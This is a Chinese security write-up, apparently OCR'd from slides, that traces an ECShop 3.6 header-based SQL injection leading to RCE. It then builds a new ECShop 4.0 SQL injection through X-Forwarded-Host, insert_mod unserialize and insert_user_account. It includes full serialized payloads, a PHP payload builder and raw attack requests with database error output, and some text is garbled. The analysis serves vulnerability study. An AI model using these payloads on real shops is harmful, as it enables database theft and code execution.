


01

背景

payload Referer 处 SQL 注入导致 RCE(先对公开的进行分析学习)




为什么要在 HTTP 头 SQL 注入

`require(dirname(__FILE__).'/includes/init.php');` // 核心文件

跟一下 `addslashes_deep` 做了什么

```
/* 对用户传入的变量进行转义操作。*/
if (!get_magic_quotes_gpc())
{
    if (!empty($_GET))
    {
        $_GET = addslashes_deep($_GET);
    }
    if (!empty($_POST))
    {
        $_POST = addslashes_deep($_POST);
    }
    $_COOKIE = addslashes_deep($_COOKIE);
    $_REQUEST = addslashes_deep($_REQUEST);
}
```




用户传参被转义，gbk 的话可以宽字节绕过，或者考虑二次注入，或者找数字型注入，无需闭合。

在 HTTP 头内的参数不会被转义。(优先考虑)

```
function addslashes_deep($value)
{
    if (empty($value))
    {
        return $value;
    }
    else
    {
```





03

ecshop3.6 payload 分析

user.php?act=login Referer 为入口处。

0x01

- 45ea207d7a2b68c49582d2d22adf953aads 是什么?
- a:2:{s:3: "num" ;s:107: "*/SELECT
1,0x2d312720554e494f4e2f2a,2,4,5,6,7,8,0x7b24617364275d3b706870696e666f0
928293b2f2f7d787878,10-- -" ;s:2: "id" ;s:11: "-1 ' UNION/*" ;} // 为什么要序列化?



- HTTP_REFERER 可控
- assign 加载 ;display 展示模板文件 // 可控参数被带入 assign 函数

```
/* 用户登录界面 */
elseif ($action == 'login')
{
    if (empty($back_act))
    {
        if (empty($back_act) && isset($_SERVER['HTTP_REFERER']))
        {
            $back_act = strpos($_SERVER['HTTP_REFERER'], 'user.php') ? './index.php' : $_SERVER['HTTP_REFERER'];
        }
        else
        {
            $back_act = 'user.php';
        }
    }

    $captcha = intval($_CFG['captcha']);
    if (($captcha & CAPTCHA_LOGIN) && (!($captcha & CAPTCHA_LOGIN_FAIL) || (($captcha & CAPTCHA_LOGIN_FAIL) && $_SESSION['login_fail'] > 2)) && gd_version() > 0)
    {
        $_GLOBALS['smarty']->assign('enabled_captcha', 1);
        $_GLOBALS['smarty']->assign('rand', mt_rand());
    }

    $smarty->assign('back_act', $back_act);
    $smarty->display('user_passport.dwt');
}

/* 处理会员的登录 */
elseif ($action == 'act_login')
```



- HTTP_REFERER 伪造

```
if (empty($back_act))
{
    if (empty($back_act) && isset($_SERVER['HTTP_REFERER']))
    {
        $back_act = strpos($_SERVER['HTTP_REFERER'], 'user.php') ? './index.php' : $_SERVER['HTTP_REFERER'];
    }
    else
    {
        $back_act = 'user.php';
    }
}
```

0x04

- \$back_act 可控

```
$smarty->assign('back_act', $back_act);
$smarty->display('user_passport.dwt');
```

0x05

- \$smarty= new cls_template;

```

/**
 * ECShop 模板类
 *
 * 版权所有 2005-2012 上海商派网络科技有限公司，并保留所有权利。
 * 网站地址: http://www.ecshop.com
 *
 * 这不是一个自由软件！您只能在不用于商业目的的前提下对程序代码进行修改和
 * 使用；不允许对程序代码以任何形式任何目的的再发布。
 *
 * $Author: liubo $
 * $Id: cls_template.php 17217 2011-01-19 06:29:08Z liubo $
 */

class cls_template
{
    var $template_dir = '';
    var $cache_dir = '';
    var $compile_dir = '';
    var $cache_lifetime = 3600; // 缓存更新时间，默认 3600 秒
    var $direct_output = false;
    var $caching = false;
    var $template = array();
    var $force_compile = false;

    var $_var = array();
    var $_echash = '49ee09d7a2b68c49582d2d22adf953a';
    var $_foreach = array();
    var $_current_file = '';
    var $_expires = 0;
    var $_errorlevel = 0;
    var $_nowtime = null;
    var $_checkfile = true;
    var $_foreachback = '';
    var $_seterror = 0;

    var $_temp_key = array(); // 临时存放 foreach 里 key 的数组
    var $_temp_val = array(); // 临时存放 foreach 里 item 的数组

    function __construct()
    {
        $this->cls_template();
    }

    function cls_template()
    {
        $this->errorlevel = error_reporting();
        $this->nowtime = time();
    }

```

0x06

- assign



```
function assign($tpl_var, $value = '')
{
    if (is_array($tpl_var))
    {
        foreach ($tpl_var AS $key => $val)
        {
            if ($key != '')
            {
                $this->_var[$key] = $val;
            }
        }
    }
    else
    {
        if ($tpl_var != '')
        {
            $this->_var[$tpl_var] = $value;
        }
    }
}
```

The screenshot shows a code editor with a dark blue background. The function 'assign' is defined with two parameters: '\$tpl_var' and '\$value = '''. The function body contains an 'if' statement that checks if '\$tpl_var' is an array. If it is, a 'foreach' loop iterates over the array, and for each non-empty key, the value is assigned to '\$this->_var[\$key]'. If '\$tpl_var' is not an array, an 'if' statement checks if it is not an empty string, and if so, the value is assigned to '\$this->_var[\$tpl_var]'. The code is syntax-highlighted. On the right side of the editor, there is a vertical toolbar with various icons. In the bottom right corner, there is a logo consisting of two speech bubbles and the text 'EDI安全'.

0x07

- assign
- back_act user_passport.dwt 模板赋值

```
ser.php x user_passport.dwt x cls_template.php x index.php x respond.php x ec3.php x init.php x lib_ba
$back

```



0x08

- display

```
#!/
function display($filename, $cache_id = '')
{
    $this->_seterror++;
    error_reporting( level: E_ALL ^ E_NOTICE);

    $this->_checkfile = false;
    $out = $this->fetch($filename, $cache_id);

    if (strpos($out, $this->_echash) !== false)
    {
        $k = explode($this->_echash, $out);
        foreach ($k AS $key => $val)
        {
            if (($key % 2) == 1)
            {
                $k[$key] = $this->insert_mod($val);
            }
        }
        $out = implode( glue: '', $k);
    }
    error_reporting($this->_errorlevel);
    $this->_seterror--;

    echo $out;
}
```

0x09

- Display
- 45ea207d7a2b68c49582d2d22adf953aads 是什么?
- _echash? 对结果通过 echash 进行分割处理


```

if (strpos($out, $this->_echash) !== false)
{
    $k = explode($this->_echash, $out);
    foreach ($k AS $key => $val)
    {
        if (($key % 2) == 1)
        {
            $k[$key] = $this->insert_mod($val);
        }
    }
}

```

EDI安全

0x10

- Display
- 45ea207d7a2b68c49582d2d22adf953aads 是什么?
- _echash 的值
- 与 payload 中 45ea207d7a2b68c49582d2d22adf953aads 对比 多了 ads

```

var $_var = array();

```

```
var $_echash      = '45ea207d7a2b68c49582d2d22adf953a';
var $_foreach     = array();
var $_current_file = '';
var $_expires     = 0;
```



0x11

- Display
- Insert_mod
- 分割?(通过 | 进行了分割处理传参)

```
function insert_mod($name) // 处理动态内容
{
    list($fun, $para) = explode( delimiter: '|', $name);
    $para = unserialize($para);
    $fun = 'insert_' . $fun;

    return $fun($para);
}
```



0x12

- Display
- Insert_mod
- a:2:{s:3: "num" ;s:107: "*/SELECT
1,0x2d312720554e494f4e2f2a,2,4,5,6,7,8,0x7b24617364275d3b706870696e666f0
928293b2f2f7d787878,10-- -" ;s:2: "id" ;s:11: "-1 ' UNION/*" ;} // 为什么要序列

化?

```
function insert_mod($name) // 处理动态内容
{
    list($fun, $para) = explode( delimiter: '|', $name);
    $para = unserialize($para);
    $fun = 'insert_' . $fun;

    return $fun($para);
}
```

EDI安全

0x13

- SQL

通过_echash 进行分割, 传参进入 insert_mod


```
if (strpos($out, $this->_echash) !== false)
{
    $k = explode($this->_echash, $out);
    print_r($k);
    foreach ($k AS $key => $val)
    {
        if (($key % 2) == 1)
        {
            $k[$key] = $this->insert_mod($val);
        }
    }
    $out = implode( glue: '', $k);
}
```

EDI安全

0x14

- SQL

通过_echash 进行分割, 传参进入 insert_mod, 打印 \$k 会发现分割后, 剩下的 ads | 序列化后的数据, 进入 insert_mod(key 值为 5, 满足 \$key%2 ==1)



```
GET /user.php?act=collection_list&dd=1 HTTP/1.1
Host: ecshop.dd
X-Forwarded-Host: 45ea207d7a2b68c49582d2d22ad953aads[a:2:{s:7:"user_id";s:52:"1'and updatexml(1,c(1*2,0x7e,user()),1) and
";s:7:"payment";s:1:"1";}]
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=e7te2ao96ushth6qnsq10p116v4; ECS_ID=fd654d8b81d8ac29a7d52edd778880d08fc93992;
ECS[visit_times]=1; ECSCP_ID=0379e69903cfcdfba10afb75ab895cec634e2382; real_ipd=127.0.0.1
Connection: close

class="bnt_blue_1" />
</td>
</tr>
<tr>
<td colspan="2" align="center" bgcolor="#ffffff"><td
class="B_blue"></td></tr>
</tr>
</table>
</form>
<script language="JavaScript">
var elements = document.forms['theForm'].elements
var url = 'http://
[5] => ads[a:2:{s:7:"user_id";s:52:"1'and updatexml(1,c
var u = '1';
//
* 生成代码
..
```

0x15

- SQL

Insert_mod 处理

ads[a:2:{s:3:"num";s:107:"*/SELECT

1,0x2d312720554e494f4e2f2a,2,4,5,6,7,8,0x7b24617364275d3b706870696e666f092829

3b2f2f7d787878,10-- -";s:2:"id";s:11:"-1' UNION/*";}]

```
HTTP/1.1 200 OK
Date: Sat, 09 Nov 2019 04:32:36 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
X-Powered-By: PHP/5.5.9
Cache-control: private
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 8948

this $fun:member_info  Array
(
    [name] => member_info
)
this $fun:cart_info  Array
(
    [name] => cart_info
)
this $fun:ads  this $fun:cron  Array
(
    [name] => cron
)
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="Generator" content="FCSHOP v4.0.6" />
```

0x16

- SQL

Insert_mod 处理, 通过分割后, \$fun 与多出的 ads 进行拼接, \$para 是我们可控的序列化数据, 最后被带入 insert_ads 造成 SQL 注入。

```
function insert_mod($name) // 处理动态内容
{
    list($fun, $para) = explode(' ', $name);
    $para = unserialize($para);
```

```
$para = insert_ads($para);  
$fun = 'insert_' . $fun;  
  
return $fun($para); //insert_ads($para)  
}
```

0x17

- SQL 拼接导致的 SQL 注入

```
function insert_ads($arr)  
{  
    static $static_res = NULL;  
  
    $time = gmtime();  
    if (!empty($arr['num']) && $arr['num'] != 1)  
    {  
        $sql = 'SELECT a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code, a.ad_name, p.ad_width, '  
            'p.ad_height, p.position_style, RAND() AS rnd '  
            'FROM ' . $GLOBALS['ecs']->table('ad') . ' AS a '  
            'LEFT JOIN ' . $GLOBALS['ecs']->table('ad_position') . ' AS p ON a.position_id = p.position_id '  
            'WHERE enabled = 1 AND start_time <= ' . $time . ' AND end_time >= ' . $time . ' '  
            'AND a.position_id = ' . $arr['id'] . ' '  
            'ORDER BY rnd LIMIT ' . $arr['num'];  
        $res = $GLOBALS['db']->GetAll($sql);  
    }  
    else  
    {  
        if ($static_res[$arr['id']] === NULL)  
        {  
            $sql = 'SELECT a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code, a.ad_name, p.ad_width, '  
                'p.ad_height, p.position_style, RAND() AS rnd '  
                'FROM ' . $GLOBALS['ecs']->table('ad') . ' AS a '  
                'LEFT JOIN ' . $GLOBALS['ecs']->table('ad_position') . ' AS p ON a.position_id = p.position_id '  
                'WHERE enabled = 1 AND a.position_id = ' . $arr['id'] . ' '  
                'AND start_time <= ' . $time . ' AND end_time >= ' . $time . ' '  
                'ORDER BY rnd LIMIT 1';  
            $static_res[$arr['id']] = $GLOBALS['db']->GetAll($sql);  
        }  
        $res = $static_res[$arr['id']];  
    }  
}
```

0x18

- HTTP 头传参 (防止被转义)
- 可控参数代入 assign 渲染模板
- display 进行_echash 进行分割, 带入 insert_mod
- 一个可以利用的 inser_xxx 函数 造成 SQL

04

Ecshop 4.0 SQL 葫芦画瓢

0x01

- 新的 HTTP 头寻找

```

user.php (E:\code\es36\html)
Search: assign('back_act', $back_act);
323 336
324 337
325 338
326 339
327 340
328 341
329 342
330 343
331 344
332 345
333 346
334 347
335 348
336 349
337 350
338 351
339 352
340 353
341 354
342 355
343 356
344 357
345 358
346 359
347 360
}
else
{
    echo 'ok';
}
}
/* 用户登录界面 */
elseif ($action == 'login')
{
    if (empty($back_act))
    {
        if (empty($back_act) && isset($GLOBALS['_SERVER']['HTTP_REFERER']))
        {
            $back_act = strpos($GLOBALS['_SERVER']['HTTP_REFERER'], 'user.php') ? './' : '/';
        }
        else
        {
            $back_act = 'user.php';
        }
    }
}

$captcha = intval($_CFG['captcha']);
if (($captcha & CAPTCHA_LOGIN) && (!($captcha & CAPTCHA_LOGIN_FAIL) || (($captcha &
  
```

```
{
    $GLOBALS['smarty']->assign('enabled_captcha', 1);
    $GLOBALS['smarty']->assign('rand', mt_rand());
}

$_SESSION['back_act'] = $back_act;
$smarty->display('user_passport.dwt');
}

/* 处理会员的登录 */
elseif ($action == 'act_login')
{
    // 验证会员信息
    if ($username == '' || $password == '') {
        show_message($lang['login_failed'], $username, $password);
    } else {
        // 验证成功
        $userdata = isset($_SESSION['userdata']) ? $_SESSION['userdata'] : '';
        show_message($lang['login_success'] . $userdata, array($lang['back_page'], $lang['profile_link']), array($back_act, 'user.php', 'info'));
    }
}
```

0x02

- Get_domain 以 HTTP_X_FORWARDED_HOST 获取返回 Function url() 函数调用了 get_domain 函数。


```
75  * @return string    当前的域名
76  */
77  function get_domain()
78  {
79      /* 协议 */
80      $protocol = $this->http();
81
82      /* 域名或IP地址 */
83      if (isset($_SERVER['HTTP_X_FORWARDED_HOST']))
84      {
85          $host = $_SERVER['HTTP_X_FORWARDED_HOST'];
86      }
87      elseif (isset($_SERVER['HTTP_HOST']))
88      {
89          $host = $_SERVER['HTTP_HOST'];
90      }
```

0x03

可控点有了，找些入，assign 然后被 display 显示

- 可控点有 1, 我市人 assign 然后做 display 展示,

比如 user.php\$action=collection_list 时, 可控, 代入, 展示。

```
elseif ($action == 'collection_list')
{
    include_once(ROOT_PATH . 'includes/lib_clips.php');

    $page = isset($_REQUEST['page']) ? intval($_REQUEST['page']) : 1;

    $record_count = $db->getOne( $sql: "SELECT COUNT(*) FROM " . $ecs->table( $str: 'collect_goods').
                                " WHERE user_id=$user_id ORDER BY add_time DESC");


    $pager = get_pager( url: 'user.php', array('act' => $action), $record_count, $page);
    $smarty->assign('pager', $pager);
    $smarty->assign('goods_list', get_collection_goods($user_id, $pager['size'], $pager['start']));
    $smarty->assign('url', $ecs->url());
    $lang_list = array(
        'UTF8' => $_LANG['charset']['utf8'],
        'GB2312' => $_LANG['charset']['zh_cn'],
        'BIG5' => $_LANG['charset']['zh_tw'],
    );
    $smarty->assign('lang_list', $lang_list);
    $smarty->assign('user_id', $user_id);
    $smarty->display('user_clips.dwt');
```



0x04

- 可以加载的 insert_xxx

```
include_once(ROOT_PATH . 'includes/lib_clips.php');
```



- Insert_user_account 拼接注入 user_id 等参数可控

```
function insert_user_account($surplus, $amount)
{
    $sql = "INSERT INTO ".$GLOBALS['ecs']->table('user_account').
        "(user_id, admin user, amount, add time, paid time, admin note, user note, process type, payment, is paid)".
        "VALUES ($surplus[user_id], '', $amount, ".gmtime()."_0, '', $surplus[user_note], $surplus[process_type], $surplus[payment], 0)";
    $GLOBALS['db']->query($sql);

    return $GLOBALS['db']->insert_id();
}
```




05

Payload 构造

0x01

- \$_echash

```
var $_var = array();
var $_echash = '45ea207d7a2b68c49582d2d22adf953a';
```



- 函数名 user_account
- SQLpayload 序列化后的数据

0x02

- SQLpayload

```
1
2
3 <?php
4 $a['user_id']="1"and updatexml(1,mak
5 $a['payment']="4";
6 $s=serialize($a);
7 //$a="a:2:{s:7:"user_id";s:1:"1";s:7:"payment";s:92:"4",1-updatexml(1,mak
8 //$s=unserialize($a);
9 //extractvalue(1,(concat(0x7e,(select @@version),0x7e)))
10
11 //X-Forwarded-Host: 45ea207d7a2b68c49582d2d22adf953auser_account|a:2:{s:7:"user_id";s:1:"1";s:7:"payment";s:92:"4",1-updatexml(1,mak
12 $_echash = '45ea207d7a2b68c49582d2d22adf953a';
13 print_r($s);
14 echo '</br>'.$_echash.'user_account|'.$s.'|'
15
16 ?>
```

ecshop.dd/unun.php

← → ↻ 不安全 | ecshop.dd/unun.php

a:2:{s:7:"user_id";s:52:"1"and updatexml(1,mak
45ea207d7a2b68c49582d2d22adf953auser_account|a:2:{s:7:"user_id";s:52:"1"and updatexml(1,mak



```
3ET /user.php?act=collection_list HTTP/1.1
<Forwarded-Host: 45ea207d7a2b68c49582d2d22adf953auser_account|a:2:{s:7:"user_id";s:52:"1"and
updatexml(1,mak
Host: ecshop.dd
Jpgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=a7te2ao9ushh6qnsq10p116v4; ECS_ID=fd654d8b81d8ac29a7d52edd778880d08fc93992;
ECS[wisit_times]=1; ECSCP_ID=0379e69903cfcdfba10afb75at895cec634e2382; real_ipd=127.0.0.1
Connection: close

(
    [name] => member_info
)
this $func:cart_info Array
(
    [name] => cart_info
)
this $func:user_account Array
(
    [user_id] => 1'and updatexml(1,mak
    [payment] => 4
)
<b>MySQL server error report:Array
(
    [0] => Array
        (
            [message] => MySQL Query Error
        )

    [1] => Array
        (
            [sql] => INSERT INTO `ecshop`.`ecs_user_account` (user_id, admin_user, amount,
admin_note, user_note, process_type, payment, is_paid) VALUES ('1'and updatexml(1,m
", "", "1573276457", 0, "", "", "4", 0)
        )

    [2] => Array
        (
```



06

总结

Payload 在文中~, 更多干货、或者 0day 请关注我们, 持续 get 哦!

[本文仅供学习参考, 请勿用于非法用途]